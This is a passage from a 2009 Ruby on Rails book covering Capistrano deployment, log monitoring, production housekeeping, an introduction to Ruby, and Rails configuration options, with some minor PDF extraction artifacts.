C HECKING U P ON A D EPLOYED A PPLICATION 661 connect successfully, it will make the necessary directories. After this com- mand is done, we can check out the configuration for any other problems: $ cap deploy:check As before, we might need to uncomment out and adjust the default_environment lines in our deploy.rb. We can repeat this command until it completes success- fully, addressing any issues it may identify. Now we ready to do the deployment. Since we have done all of the necessary prep work and checked the results, it should go smoothly: $ cap deploy:migrations At this point, we should be off to the races. Rinse, Wash, Repeat Once we’ve gotten this far, our server is ready to have new versions of our application deployed to it anytime we want. All we need to do is check our changes into the repository and then redeploy. At this point, we have two Capistrano files that haven’t been checked in. Although they aren’t needed by the app server, we can still use them to test out the deployment process: $ git add . $ git commit -m "add cap files" $ git push $ cap deploy The first three commands will update the SCM server. Once you become more familiar with Git, you may want to have finer control over when and which files are added, you may want to incrementally commit multiple changes before deployment, and so on. It is only the final command that will update our app, web, and database servers. If for some reason we need to step back in time and go back to a previous version of our application, we can use this: $ cap deploy:rollback We’ve now got a fully deployed application and can deploy as needed to update the code running on the server. Each time we deploy our application, a new version of it is checked out onto the server, some symlinks are updated, and the Passenger processes are restarted. 28.5 Checking Up on a Deployed Application Once we have our application deployed, we’ll no doubt need to check up on how it’s running from time to time. We can do this in two primary ways. The first is to monitor the various log files output by both our front-end web server and the Mongrel instances running our application. The second is to connect to our application using script/console. Report erratum this copy is (P1.0 printing, March 2009)
P RODUCTION A PPLICATION C HORES 662 Looking at Log Files To get a quick look at what’s happening in our application, we can use the tail command to examine log files as requests are made against our application. The most interesting data will usually be in the log files from the application itself. Even if Apache is running multiple applications, the logged output for each application is placed in the production.log file for that application. Assuming that our application is deployed into the location we showed earlier, here’s how we look at our running log file: # On your server $ cd /home/rubys/work/depot/ $ tail -f log/production.log Sometimes, we need lower-level information—what’s going on with the data in our application? When this is the case, it’s time to break out the most useful live server debugging tool. Using Console to Look at a Live Application We’ve already created a large amount of functionality in our application’s model classes. Of course, we created these to be used by our application’s controllers. But we can also interact with them directly. The gateway to this world is the script/console script. We can launch it on our server with this: # On your server $ cd /home/rubys/work/depot/ $ ruby ./script/console production Loading production environment. irb(main):001:0> p = Product.find_by_title("Pragmatic Version Control") => #<Product:0x24797b4 @attributes={. . .} irb(main):002:0> p.price = 32.95 => 32.95 irb(main):003:0> p.save => true Once we have a console session open, we can poke and prod all the various methods on our models. We can create, inspect, and delete records. In a way, it’s like having a root console to your application. 28.6 Production Application Chores Once you put an application into production, we need to take care of a few chores to keep your application running smoothly. These chores aren’t auto- matically taken care of for us, but, luckily, we can automate them. Dealing with Log Files As an application runs, it will constantly add data to its log file. Eventually, the log files can grow extremely large. To overcome this, most logging solutions Report erratum this copy is (P1.0 printing, March 2009)
P RODUCTION A PPLICATION C HORES 663 can roll over log files to create a progressive set of log files of increasing age. This will break up our log files into manageable chunks that can be archived off or even deleted after a certain amount of time has passed. The Logger class supports rollover. We simply need to decide how many (or how often) log files we want and the size of each. To enable this, simply add a line like one of the following to the file config/environments/production.rb: config.logger = Logger.new(config.log_path, 10, 10.megabytes) config.logger = Logger.new(config.log_path, 'daily') Alternately, we can direct our logs to the system logs for our machine: config.logger = SyslogLogger.new Find more options at http://wiki.rubyonrails.com/rails/pages/DeploymentTips. Clearing Out Sessions If you are not using cookie-based session management, be aware that the session handler in Rails doesn’t do automated housekeeping. This means that once the data for a session is created, it isn’t automatically cleared out after the session expires. This can quickly spell trouble. The default file-based session handler will run into trouble long before the database-based session handler will, but both handlers will create an endless amount of data. Since Rails doesn’t clean up after itself, we’ll need to do it ourselves. The eas- iest way is to run a script periodically. If we keep sessions in files, the script needs to look at when each session file was last touched and then delete the older ones. For example, we could put the following command into a script that will delete files that haven’t been touched in the last twelve hours: # On your server $ find /tmp/ -name 'ruby_sess*' -ctime +12h -delete If our application keeps session data in the database, our script can look at the updated_at column and delete rows accordingly. We can use script/runner to execute this command: > RAILS_ENV=production ./script/runner CGI::Session::ActiveRecordStore::Session.delete_all( ["updated_at < ?", 12.hours.ago]) Keeping on Top of Application Errors Controller actions that fail are handled differently in development vs. produc- tion. In development, we get tons of debugging information. In production, the default behavior is to render a static HTML file with the name of the error code thrown. Custom rescue behavior can be achieved by overriding the res- cue_action_in_public and rescue_action_locally methods. We can override what is Report erratum this copy is (P1.0 printing, March 2009)
M OVING O N TO L AUNCH AND B EYOND 664 considered a local request by overriding the local_request? method in our own controller. Instead of writing our own custom recovery, we might want to look at the exception notification plug-in to set up a way of e-mailing support staff when exceptions are thrown in your application. Install using this: depot> ruby script/plugin install git://github.com/rails/exception_notification.git Then we add the following to our application controller: class ApplicationController < ActionController::Base include ExceptionNotifiable # ... Then set up a list of people to receive notification e-mails in our environment.rb file: ExceptionNotifier.exception_recipients = %w(support@my-org.com dave@cell-phone.company) We need to ensure that Action Mailer is configured to send e-mail, as described starting on page 609. 28.7 Moving On to Launch and Beyond Once we’ve set up your initial deployment, we’re ready to finish the devel- opment of our application and launch it into production. We’ll likely set up additional deployment servers, and the lessons we learn from our first deploy- ment will tell us a lot about how we should structure later deployments. For example, we’ll likely find that Rails is one of the slower components of our system—more of the request time will be spent in Rails than in waiting on the database or filesystem. This indicates that the way to scale up is to add machines to split up the Rails load across. However, we might find that the bulk of the time a request takes is in the database. If this is the case, we’ll want to look at how to optimize our database activity. Maybe we’ll want to change how we access data. Or maybe we’ll need to custom craft some SQL to replace the default Active Record behaviors. One thing is for sure: every application will require a different set of tweaks over its lifetime. The most important activity to do is to listen to it over time and discover what needs to be done. Our job isn’t done when we launch our application. It’s actually just starting. If and when you do get to the point where you want to explore alternate deploy- ment options, you can find plenty of good advice in Deploying Rails Applica- tions: A Step-by-Step Guide [ZT08]. Report erratum this copy is (P1.0 printing, March 2009)
Part V Appendixes
Appendix A Introduction to Ruby Ruby is a fairly simple language. Even so, it isn’t really possible to do it justice in a short appendix such as this. Instead, we hope to explain enough Ruby that the examples in the book make sense. This chapter draws heavily from material in Chapter 2 of Programming Ruby [TFH05].1 A.1 Ruby Is an Object-Oriented Language Everything you manipulate in Ruby is an object, and the results of those manipulations are themselves objects. When you write object-oriented code, you’re normally looking to model con- cepts from the real world. Typically during this modeling process you’ll dis- cover categories of things that need to be represented. In an online store, the concept of a line item could be such a category. In Ruby, you’d define a class to represent each of these categories. A class is a combination of state (for example, the quantity and the product id) and methods that use that state (perhaps a method to calculate the line item’s total cost). We’ll show how to create classes on page 670. Once you’ve defined these classes, you’ll typically want to create instances of each of them. For example, in a store, you have separate LineItem instances for when Fred orders a book and when Wilma orders a PDF. The word object is used interchangeably with class instance (and since we’re lazy typists, we’ll use the word object). Objects are created by calling a constructor, a special method associated with a class. The standard constructor is called new. 1. At the risk of being grossly self-serving, we’d like to suggest that the best way to learn Ruby, and the best reference for Ruby’s classes, modules, and libraries, is Programming Ruby [TFH05] (also known as the PickAxe book). Welcome to the Ruby community.
R UBY N AMES 667 So, given a class called LineItem, you could create line item objects as follows: line_item_one = LineItem.new line_item_one.quantity = 1 line_item_one.sku = "AUTO_B_00" line_item_two = LineItem.new line_item_two.quantity = 2 line_item_two.sku = "RUBY_P_00" These instances are both derived from the same class, but they have unique characteristics. In particular, each has its own state, held in instance vari- ables. Each of our line items, for example, will probably have an instance variable that holds the quantity. Within each class, you can define instance methods. Each method is a chunk of functionality that may be called from within the class and (depending on accessibility constraints) from outside the class. These instance methods in turn have access to the object’s instance variables and hence to the object’s state. Methods are invoked by sending a message to an object. The message contains the method’s name, along with any parameters the method may need.2 When an object receives a message, it looks into its own class for a corresponding method. This business of methods and messages may sound complicated, but in prac- tice it is very natural. Let’s look at some method calls: "dave".length line_item_one.quantity -1942.abs cart.add_line_item(next_purchase) Here, the thing before the period is called the receiver, and the name after the period is the method to be invoked. The first example asks a string for its length (4). The second asks a line item object to return its quantity. The third line has a number calculate its absolute value. The final line shows us adding a line item to a shopping cart. A.2 Ruby Names Local variables, method parameters, and method names should all start with a lowercase letter or with an underscore: order, line_item, and xr2000 are all valid. Instance variables (which we talk about on page 671) begin with an “at” sign (@), such as @quantity and @product_id. The Ruby convention is to use underscores to separate words in a multiword method or variable name (so line_item is preferable to lineItem). 2. This idea of expressing method calls in the form of messages comes from Smalltalk. Report erratum this copy is (P1.0 printing, March 2009)
M ETHODS 668 Class names, module names, and constants must start with an uppercase letter. By convention they use capitalization, rather than underscores, to dis- tinguish the start of words within the name. Class names look like Object, PurchaseOrder, and LineItem. Rails makes extensive use of symbols. A symbol looks like a variable name, but it’s prefixed with a colon. Examples of symbols include :action, :line_items, and :id. You can think of symbols as string literals that are magically made into constants. Alternatively, you can consider the colon to mean “thing named” so :id is “the thing named id.” Rails uses symbols to identify things. In particular, it uses them as keys when naming method parameters and looking things up in hashes. For example: redirect_to :action => "edit" , :id => params[:id] A.3 Methods Let’s write a method that returns a cheery, personalized greeting. We’ll invoke that method a couple of times: def say_goodnight(name) result = "Good night, " + name return result end # Time for bed... puts say_goodnight("Mary-Ellen" ) puts say_goodnight("John-Boy" ) You don’t need a semicolon at the end of a statement as long as you put each statement on a separate line. Ruby comments start with a # character and run to the end of the line. Indentation is not significant (but two-character indentation is the de facto Ruby standard). Methods are defined with the keyword def, followed by the method name (in this case, say_goodnight) and the method’s parameters between parentheses. Ruby doesn’t use braces to delimit the bodies of compound statements and definitions (such as methods and classes). Instead, you simply finish the body with the keyword end. The first line of the method’s body concatenates the literal string "Good night, " and the parameter name, and it assigns the result to the local variable result. The next line returns that result to the caller. Note that we didn’t have to declare the variable result; it sprang into existence when we assigned to it. Having defined the method, we call it twice. In both cases, we pass the result to the method puts, which outputs to the console its argument followed by a newline (moving on to the next line of output). Report erratum this copy is (P1.0 printing, March 2009)
M ETHODS 669 If we’d stored this program in the file hello.rb, we could run it as follows: work> ruby hello.rb Good night, Mary-Ellen Good night, John-Boy The line puts say_goodnight("John-Boy") contains two method calls, one to the method say_goodnight and the other to the method puts. Why does one method call have its arguments in parentheses while the other doesn’t? In this case it’s purely a matter of taste. The following lines are equivalent: puts say_goodnight("John-Boy" ) puts(say_goodnight("John-Boy" )) In Rails applications, you’ll find that most method calls involved in larger expressions will have parentheses, while those that look more like commands or declarations tend not to have them. This example also shows some Ruby string objects. One way to create a string object is to use string literals, which are sequences of characters between sin- gle or double quotation marks. The difference between the two forms is the amount of processing Ruby does on the string while constructing the literal. In the single-quoted case, Ruby does very little. With a few exceptions, what you type into the single-quoted string literal becomes the string’s value. In the double-quoted case, Ruby does more work. First, it looks for substitu- tions—sequences that start with a backslash character—and replaces them with some binary value. The most common of these is n, which is replaced with a newline character. When you write a string containing a newline to the console, the n forces a line break. Second, Ruby performs expression interpolation in double-quoted strings. In the string, the sequence #{expression } is replaced by the value of expression. We could use this to rewrite our previous method: def say_goodnight(name) result = "Good night, #{name}" return result end puts say_goodnight('Pa' ) When Ruby constructs this string object, it looks at the current value of name and substitutes it into the string. Arbitrarily complex expressions are allowed in the #{...} construct. Here we invoke the capitalize method, defined for all strings, to output our parameter with a leading uppercase letter: def say_goodnight(name) result = "Good night, #{name.capitalize}" return result end puts say_goodnight('uncle' ) Report erratum this copy is (P1.0 printing, March 2009)
C LASSES 670 Finally, we could simplify this method. The value returned by a Ruby method is the value of the last expression evaluated, so we can get rid of the temporary variable and the return statement altogether: def say_goodnight(name) "Good night, #{name.capitalize}" end puts say_goodnight('ma' ) A.4 Classes Here’s a Ruby class definition: Line 1 class Order < ActiveRecord::Base - - has_many :line_items - 5 def self.find_all_unpaid - find(:all, 'paid = 0' ) - end - - def total 10 sum = 0 - line_items.each {|li| sum += li.total} - end - end Class definitions start with the keyword class followed by the class name (which must start with an uppercase letter). This Order class is defined to be a sub- class of the class Base within the ActiveRecord module. Rails makes heavy use of class-level declarations. Here has_many is a method that’s defined by Active Record. It’s called as the Order class is being defined. Normally these kinds of methods make assertions about the class, so in this book we call them declarations. Within a class body you can define class methods and instance methods. Pre- fixing a method name with self. (as we do on line 5) makes it a class method; it can be called on the class generally. In this case, we can make the following call anywhere in our application: to_collect = Order.find_all_unpaid Regular method definitions create instance methods (such as the definition of total on line 9). These are called on objects of the class. In the following example, the variable order references an Order object. We defined the total method in the preceding class definition. puts "The total is #{order.total}" Note the difference between the find_all_unpaid and total methods. The first is not specific to a particular order, so we define it at the class level and call it via Report erratum this copy is (P1.0 printing, March 2009)
C LASSES 671 the class itself. The second applies to one order, so we define it as an instance method and invoke it on a specific order object. Objects of a class hold their state in instance variables. These variables, whose names all start with @, are available to all the instance methods of a class. Each object gets its own set of instance variables. class Greeter def initialize(name) @name = name end def say(phrase) puts "#{phrase}, #{@name}" end end g1 = Greeter.new("Fred" ) g2 = Greeter.new("Wilma" ) g1.say("Hello" ) #=> Hello, Fred g2.say("Hi" ) #=> Hi, Wilma Instance variables are not directly accessible outside the class. To make them available, write methods that return their values: class Greeter def initialize(name) @name = name end def name @name end def name=(new_name) @name = new_name end end g = Greeter.new("Barney" ) puts g.name #=> Barney g.name = "Betty" puts g.name #=> Betty Ruby provides convenience methods that write these accessor methods for you (which is great news for folks tired of writing all those getters and setters): class Greeter attr_accessor :name # create reader and writer methods attr_reader :greeting # create reader only attr_writer :age # create writer only Report erratum this copy is (P1.0 printing, March 2009)
M ODULES 672 Private and Protected A class’s instance methods are public by default; anyone can call them. You’ll probably want to override this for methods that are intended to be used only by other class instance methods: class MyClass def m1 # this method is public end protected def m2 # this method is protected end private def m3 # this method is private end end The private directive is the strictest; private methods can be called only from within the same instance. Protected methods can be called both in the same instance and by other instances of the same class and its subclasses. A.5 Modules Modules are similar to classes in that they hold a collection of methods, con- stants, and other module and class definitions. Unlike classes, you cannot create objects based on modules. Modules serve two purposes. First, they act as a namespace, letting you define methods whose names will not clash with those defined elsewhere. Second, they allow you to share functionality between classes—if a class mixes in a module, that module’s instance methods become available as if they had been defined in the class. Multiple classes can mix in the same module, sharing the module’s functionality without using inheritance. You can also mix multiple modules into a single class. Rails uses modules extensively. For example, helper methods are written in modules. Rails automatically mixes these helper modules into the appropriate view templates. For example, if you wanted to write a helper method that would be callable from views invoked by the store controller, you could define the following module in the file store_helper.rb in the app/helpers directory: module StoreHelper def capitalize_words(string) string.gsub(/bw/) { $&.upcase } end end Report erratum this copy is (P1.0 printing, March 2009)
A RRAYS AND H ASHES 673 A.6 Arrays and Hashes Ruby’s arrays and hashes are indexed collections. Both store collections of objects, accessible using a key. With arrays, the key is an integer, whereas hashes support any object as a key. Both arrays and hashes grow as needed to hold new elements. It’s more efficient to access array elements, but hashes provide more flexibility. Any particular array or hash can hold objects of dif- fering types; you can have an array containing an integer, a string, and a floating-point number, for example. You can create and initialize a new array object using an array literal—a set of elements between square brackets. Given an array object, you can access individual elements by supplying an index between square brackets, as the next example shows. Ruby array indices start at zero. a = [ 1, 'cat' , 3.14 ] # array with three elements a[0] # access the first element (1) a[2] = nil # set the third element # array now [ 1, 'cat', nil ] You may have noticed that we used the special value nil in this example. In many languages, the concept of nil (or null) means “no object.” In Ruby, that’s not the case; nil is an object, just like any other, that happens to represent nothing. The method << is commonly used with arrays. It appends a value to its receiver. ages = [] for person in @people ages << person.age end Ruby has a shortcut for creating an array of words: a = [ 'ant' , 'bee' , 'cat' , 'dog' , 'elk' ] # this is the same: a = %w{ ant bee cat dog elk } Ruby hashes are similar to arrays. A hash literal uses braces rather than square brackets. The literal must supply two objects for every entry: one for the key, the other for the value. For example, you may want to map musical instruments to their orchestral sections: inst_section = { :cello => 'string' , :clarinet => 'woodwind' , :drum => 'percussion' , :oboe => 'woodwind' , :trumpet => 'brass' , :violin => 'string' } Report erratum this copy is (P1.0 printing, March 2009)
C ONTROL S TRUCTURES 674 The thing to the left of the => is the key, and that on the right is the corre- sponding value. Keys in a particular hash must be unique—you can’t have two entries for :drum. The keys and values in a hash can be arbitrary objects— you can have hashes where the values are arrays, other hashes, and so on. In Rails, hashes typically use symbols as keys. Many Rails hashes have been subtly modified so that you can use either a string or a symbol interchangeably as a key when inserting and looking up values. Hashes are indexed using the same square bracket notation as arrays: inst_section[:oboe] #=> 'woodwind' inst_section[:cello] #=> 'string' inst_section[:bassoon] #=> nil As the last example shows, a hash returns nil when indexed by a key it doesn’t contain. Normally this is convenient, because nil means false when used in conditional expressions. Hashes and Parameter Lists You can pass hashes as parameters on method calls. Ruby allows you to omit the braces, but only if the hash is the last parameter of the call. Rails makes extensive use of this feature. The following code fragment shows a two-element hash being passed to the redirect_to method. In effect, though, you can ignore the fact that it’s a hash and pretend that Ruby has keyword arguments. redirect_to :action => 'show' , :id => product.id A.7 Control Structures Ruby has all the usual control structures, such as if statements and while loops. Java, C, and Perl programmers may well get caught by the lack of braces around the bodies of these statements. Instead, Ruby uses the keyword end to signify the end of a body: if count > 10 puts "Try again" elsif tries == 3 puts "You lose" else puts "Enter a number" end Similarly, while statements are terminated with end: while weight < 100 and num_pallets <= 30 pallet = next_pallet() weight += pallet.weight num_pallets += 1 end Report erratum this copy is (P1.0 printing, March 2009)
R EGULAR E XPRESSIONS 675 Ruby statement modifiers are a useful shortcut if the body of an if or while statement is just a single expression. Simply write the expression, followed by if or while and the condition: puts "Danger, Will Robinson" if radiation > 3000 distance = distance * 1.2 while distance < 100 A.8 Regular Expressions A regular expression lets you specify a pattern of characters to be matched in a string. In Ruby, you typically create a regular expression by writing /pattern/ or %r{pattern}. For example, you could write a pattern that matches a string containing the text Perl or the text Python using the regular expression /Perl|Python/. The forward slashes delimit the pattern, which consists of the two things we’re matching, separated by a vertical bar (|). This bar character means “either the thing on the left or the thing on the right,” in this case either Perl or Python. You can use parentheses within patterns, just as you can in arithmetic expres- sions, so you could also have written this pattern as /P(erl|ython)/. Programs typically test strings against regular expressions using the =~ match operator: if line =~ /P(erl|ython)/ puts "There seems to be another scripting language here" end You can specify repetition within patterns. /ab+c/ matches a string containing an a followed by one or more b’s, followed by a c. Change the plus to an asterisk, and /ab*c/ creates a regular expression that matches one a, zero or more b’s, and one c. Ruby’s regular expressions are a deep and complex subject; this section barely skims the surface. See the PickAxe book for a full discussion. A.9 Blocks and Iterators Code blocks are just chunks of code between braces or between do...end. A common convention is that people use braces for single-line blocks and do/end for multiline blocks: { puts "Hello" } # this is a block do ### club.enroll(person) # and so is this person.socialize # end ### Report erratum this copy is (P1.0 printing, March 2009)
E XCEPTIONS 676 A block must appear after the call to a method; put the start of the block at the end of the source line containing the method call. For example, in the following code, the block containing puts "Hi" is associated with the call to the method greet: greet { puts "Hi" } If the method has parameters, they appear before the block: verbose_greet("Dave" , "loyal customer" ) { puts "Hi" } A method can invoke an associated block one or more times using the Ruby yield statement. You can think of yield as being something like a method call that calls out to the block associated with the method containing the yield. You can pass values to the block by giving parameters to yield. Within the block, you list the names of the arguments to receive these parameters between ver- tical bars (|). Code blocks appear throughout Ruby applications. Often they are used in con- junction with iterators: methods that return successive elements from some kind of collection, such as an array: animals = %w( ant bee cat dog elk ) # create an array animals.each {|animal| puts animal } # iterate over the contents Each integer N implements a times method, which invokes an associated block N times: 3.times { print "Ho! " } #=> Ho! Ho! Ho! A.10 Exceptions Exceptions are objects (of class Exception or its subclasses). The raise method causes an exception to be raised. This interrupts the normal flow through the code. Instead, Ruby searches back through the call stack for code that says it can handle this exception. Exceptions are handled by wrapping code between begin and end keywords and using rescue clauses to intercept certain classes of exception: begin content = load_blog_data(file_name) rescue BlogDataNotFound STDERR.puts "File #{file_name} not found" rescue BlogDataFormatError STDERR.puts "Invalid blog data in #{file_name}" rescue Exception => exc STDERR.puts "General error loading #{file_name}: #{exc.message}" end Report erratum this copy is (P1.0 printing, March 2009)
M ARSHALING O BJECTS 677 A.11 Marshaling Objects Ruby can take an object and convert it into a stream of bytes that can be stored outside the application. This process is called marshaling. This saved object can later be read by another instance of the application (or by a totally separate application), and a copy of the originally saved object can be reconstituted. There are two potential issues when you use marshaling. First, some objects cannot be dumped. If the objects to be dumped include bindings, procedure or method objects, instances of class IO, or singleton objects or if you try to dump anonymous classes or modules, a TypeError will be raised. Second, when you load a marshaled object, Ruby needs to know the definition of the class of that object (and of all the objects it contains). Rails uses marshaling to store session data. If you rely on Rails to dynam- ically load classes, it is possible that a particular class may not have been defined at the point it reconstitutes session data. For that reason, you’ll use the model declaration in your controller to list all models that are marshaled. This preemptively loads the necessary classes to make marshaling work. A.12 Interactive Ruby irb—Interactive Ruby—is the tool of choice for executing Ruby interactively. irb is a Ruby shell, complete with command-line history, line-editing capabilities, and job control. You run irb from the command line. Once it starts, just type in Ruby code. irb shows you the value of each expression as it evaluates it: % irb irb(main):001:0> def sum(n1, n2) irb(main):002:1> n1 + n2 irb(main):003:1> end => nil irb(main):004:0> sum(3, 4) => 7 irb(main):005:0> sum("cat", "dog") => "catdog" You can run irb on Rails applications, letting you experiment with methods (and sometimes undo damage to your database). However, setting up the full Rails environment is tricky. Rather than do it manually, use the script/console wrapper, as shown on page 272. A.13 Ruby Idioms Ruby is a language that lends itself to idiomatic usage. There are many good resources on the Web showing Ruby idioms and Ruby gotchas. Here are just a few. Report erratum this copy is (P1.0 printing, March 2009)
R UBY I DIOMS 678 • http://www.ruby-lang.org/en/documentation/ruby-from-other-languages/ • http://en.wikipedia.org/wiki/Ruby_programming_language • http://www.zenspider.com/Languages/Ruby/QuickRef.html This section shows some common Ruby idioms that we use in this book: Methods such as empty! and empty? Ruby method names can end with an exclamation mark (a bang method) or a question mark (a predicate method). Bang methods normally do something destructive to the receiver. Predicate methods return true or false depending on some condition. a || b The expression a || b evaluates a. If it isn’t false or nil, then evaluation stops and the expression returns a. Otherwise, the statement returns b. This is a common way of returning a default value if the first value hasn’t been set. a ||= b The assignment statement supports a set of shortcuts: a op= b is the same as a = a op b. This works for most operators. count += 1 # same as count = count + 1 price *= discount # price = price * discount count ||= 0 # count = count || 0 So, count ||= 0 gives count the value 0 if count doesn’t already have a value. obj = self.new Sometimes a class method needs to create an instance of that class. class Person < ActiveRecord::Base def self.for_dave Person.new(:name => 'Dave' ) end end This works fine, returning a new Person object. But later, someone might subclass our class: class Employee < Person # .. end dave = Employee.for_dave # returns a Person The for_dave method was hardwired to return a Person object, so that’s what is returned by Employee.for_dave. Using self.new instead returns a new object of the receiver’s class, Employee. Report erratum this copy is (P1.0 printing, March 2009)
RD OC D OCUMENTATION 679 require File.dirname(__FILE__) + ’/../test_helper’ Ruby’s require method loads an external source file into our application. This is used to include library code and classes that our application relies on. In normal use, Ruby finds these files by searching in a list of direc- tories, the LOAD_PATH. Sometimes we need to be specific about what file to include. We can do that by giving require a full filesystem path. The problem is, we don’t know what that path will be—our users could install our code anywhere. Wherever our application ends up getting installed, the relative path between the file doing the requiring and the target file will be the same. Knowing this, we can construct the absolute path to the target by taking the absolute path to the file doing the requiring (available in the spe- cial variable __FILE__), stripping out all but the directory name, and then appending the relative path to the target file. A.14 RDoc Documentation RDoc is a documentation system for Ruby source code. Just like JavaDoc, RDoc takes a bunch of source files and generates HTML documentation, using syntactic information from the source and text in comment blocks. Unlike JavaDoc, RDoc can produce fairly good content even if the source contains no comments. It’s fairly painless to write RDoc documentation as you write the source for your applications. RDoc is described in Chapter 16 of the PickAxe book. RDoc is used to document Ruby’s built-in and standard libraries. Depending on how your Ruby was installed, you might be able to use the ri command to access the documentation: dave> ri String.capitalize ----------------------------------------------- String#capitalize str.capitalize => new_str ----------------------------------------------------------------- Returns a copy of str with the first character converted to uppercase and the remainder to lowercase. "hello".capitalize #=> "Hello" "HELLO".capitalize #=> "Hello" "123ABC".capitalize #=> "123abc" If you used RubyGems to install Rails, you can access the Rails API documen- tation by running gem server and then pointing your browser at the URL http:// localhost:8808. The rake doc:app task creates the HTML documentation for a Rails project, leaving it in the doc/app directory. Report erratum this copy is (P1.0 printing, March 2009)
Appendix B Configuration Parameters As explained on page 268, Rails can be configured by setting options either in the global environment.rb file or in one of the environment-specific files in the config/environments directory. Rails is configured via an object of class Rails::Configuration. This object is cre- ated in the environment.rb file and is passed around the various configuration files in the variable config. Older Rails applications used to set configuration options directly into Rails classes, but this is now deprecated. Rather than write this: ActiveRecord::Base.table_name_prefix = "app_" you should now write the following (within the context of an environment file): config.active_record.table_name_prefix = "app_" In the lists that follow, we show the options alphabetically within each Rails component. B.1 Top-Level Configuration config.after_initialize { ... } This adds a block that will be executed after Rails has been fully initial- ized. This is useful for per-environment configuration. config.cache_classes = true | false This specifies whether classes should be cached (left in memory) or re- loaded at the start of each request. This is set to false in the development environment by default. config.controller_paths = %w( app/controllers components ) This is the list of paths that should be searched for controllers.
T OP -L EVEL C ONFIGURATION 681 config.database_configuration_file = "config/database.yml" This is the path to the database configuration file to use. config.frameworks = [ :active_record, :action_controller, :action_view, :action_mailer, :action_web_service ] This is the list of Rails framework components that should be loaded. You can speed up application loading by removing those you don’t use. config.gem name [, options] This adds a single gem dependency to the Rails application: Rails::Initializer.run do |config| config.gem 'mislav-will_paginate' , :version => '~> 2.3.2' , :lib => 'will_paginate' , :source => 'http://gems.github.com' end config.load_once_paths = [ ... ] If there are autoloaded components in your application that won’t change between requests, you can add their paths to this parameter to stop Rails reloading them. By default, all autoloaded plug-ins are in this list, so plug-ins will not be reloaded on each request in development mode. config.load_paths = [dir...] This is the paths to be searched by Ruby when loading libraries. This defaults to the following: • The mocks directory for the current environment • app/controllers and subdirectories • app, app/models, app/helpers, app/services, app/apis, components, config, lib, and vendor • The Rails libraries config.log_level = :debug | :info | :error | :fatal This is the application-wide log level. Set this to :debug in development and test and to :info in production. config.log_path = log/environment .log This is the path to the log file. By default, this is a file in the log directory named after the current environment. config.logger = Logger.new(...) This is the log object to use. By default, Rails uses an instance of class Logger, initialized to use the given log_path and to log at the given log_level. config.plugin_loader = Rails::Plugin::Loader This is the class that handles loading each plug-in. See the implementa- tion of Rails::Plugin::Loader for more details. Report erratum this copy is (P1.0 printing, March 2009)
A CTIVE R ECORD C ONFIGURATION 682 config.plugin_locators = Rails::Plugin::FileSystemLocator These are the classes that handle finding the desired plug-ins that you’d like to load for your application. config.plugin_paths = "vendor/plugins" This is the path to the root of the plug-ins directory. config.plugins = nil This is the list of plug-ins to load. If this is set to nil, all plug-ins will be loaded. If this is set to [ ], no plug-ins will be loaded. Otherwise, plug-ins will be loaded in the order specified. config.routes_configuration_file = "config/routes.rb" This is the path to the routes configuration file to use. config.time_zone = "UTC" This sets the default time_zone. Setting this will enable time zone aware- ness for Active Record models and set the Active Record default time zone to :utc. If you want to use another time zone, the following Rake tasks may be of help: time:zones:all, time:zones:us, and time:zones:local. time:zones:local will attempt to narrow down the possibilities based on the system local time. config.view_path = "app/views" This is the where to look for view templates. config.whiny_nils = true | false If set to true, Rails will try to intercept times when you invoke a method on an uninitialized object. For example, if your @orders variable is not set and you call @orders.each, Ruby will normally simply say something like undefined method ‘each’ for nil. With whiny_nils enabled, Rails will intercept this and instead say that you were probably expecting an array. This is on by default in development. B.2 Active Record Configuration config.active_record.allow_concurrency = true | false If this is set to true, a separate database connection will be used for each thread. Because Rails is not thread-safe when used to serve web appli- cations, this variable is false by default. You might consider (gingerly) setting it to true if you are writing a multithreaded application that uses Active Record outside the scope of the rest of Rails. config.active_record.colorize_logging = true | false By default, Active Record log messages have embedded ANSI control sequences, which colorize certain lines when viewed using a terminal Report erratum this copy is (P1.0 printing, March 2009)
A CTIVE R ECORD C ONFIGURATION 683 application that supports these sequences. Set the option to false to remove this colorization. config.active_record.default_timezone = :local | :utc Set this to :utc to have dates and times loaded from and saved to the database treated as UTC. config.active_record.lock_optimistically = true | false If this is false, optimistic locking is disabled. (See Section 20.4, Optimistic Locking, on page 422.) config.active_record.logger =logger This accepts a logger object, which should be compatible with the Log4R interface. This is used internally to record database activity. It is also available to applications that want to log activity via the logger attribute. config.active_record.pluralize_table_names = true | false If this is set to false, class names will not be pluralized when creating the corresponding table names. config.active_record.primary_key_prefix_type =option If option is nil, the default name for the primary key column for each table is id. If it’s :table_name, the table name is prepended. Add an underscore between the table name and the id part by setting the option to the value :table_name_with_underscore. config.active_record.record_timestamps = true | false Set this to false to disable the automatic updating of the columns cre- ated_at, created_on, updated_at, and updated_on. This is described on page 409. config.active_record.table_name_prefix ="prefix" Prepend the given strings when generating table names. For example, if the model name is User and the prefix string is "myapp-", Rails will look for the table myapp-users. This might be useful if you have to share a database among different applications or if you have to do development and testing in the same database. config.active_record.table_name_suffix ="suffix" Append the given strings when generating table names. config.active_record.timestamped_migrations ="suffix" Set this to false to use ascending integers instead of timestamps for migration prefixes. config.active_record.schema_format = :sql | :ruby This controls the format used when dumping a database schema. This is significant when running tests, because Rails uses the schema dumped from development to populate the test database. The :ruby format creates Report erratum this copy is (P1.0 printing, March 2009)
A CTION C ONTROLLER C ONFIGURATION 684 a file that looks like a big migration. It can be used portably to load a schema into any supported database (allowing you to use a different database type in development and testing). However, schemas dumped this way will contain only things that are supported by migrations. If you used any execute statements in your original migrations, it is likely that they will be lost when the schema is dumped. If you specify :sql as the format, the database will be dumped using a format native to the particular database. All schema details will be pre- served, but you won’t be able to use this dump to create a schema in a different type of database. config.active_record.store_full_sti_class = false | true If this is set to true, the full class name, including the namespace, will be stored when using single-table inheritance. If it’s false, all subclasses will be required to be in the same namespace as the baseclass. This is off by default. Miscellaneous Active Record Configuration These parameters are set using the old-style, assign-to-an-attribute syntax. ActiveRecord::Migration.verbose = true | false If this is set to true, the default, migrations will report what they do to the console. ActiveRecord::SchemaDumper.ignore_tables = [ ... ] This is an array of strings or regular expressions. If schema_format is set to :ruby, tables whose names match the entries in this array will not be dumped. (But, then again, you should probably not be using a schema format of :ruby if this is the case.) B.3 Action Controller Configuration config.action_controller.allow_concurrency = true | false If this is set to true, Mongrel and WEBrick will allow concurrent action processing. This is turned off by default. config.action_controller.append_view_pathdir Template files not otherwise found in the view path are looked for beneath this directory. config.action_controller.asset_host =url This sets the host and/or path of stylesheet and image assets linked using the asset helper tags. This defaults to the public directory of the application. 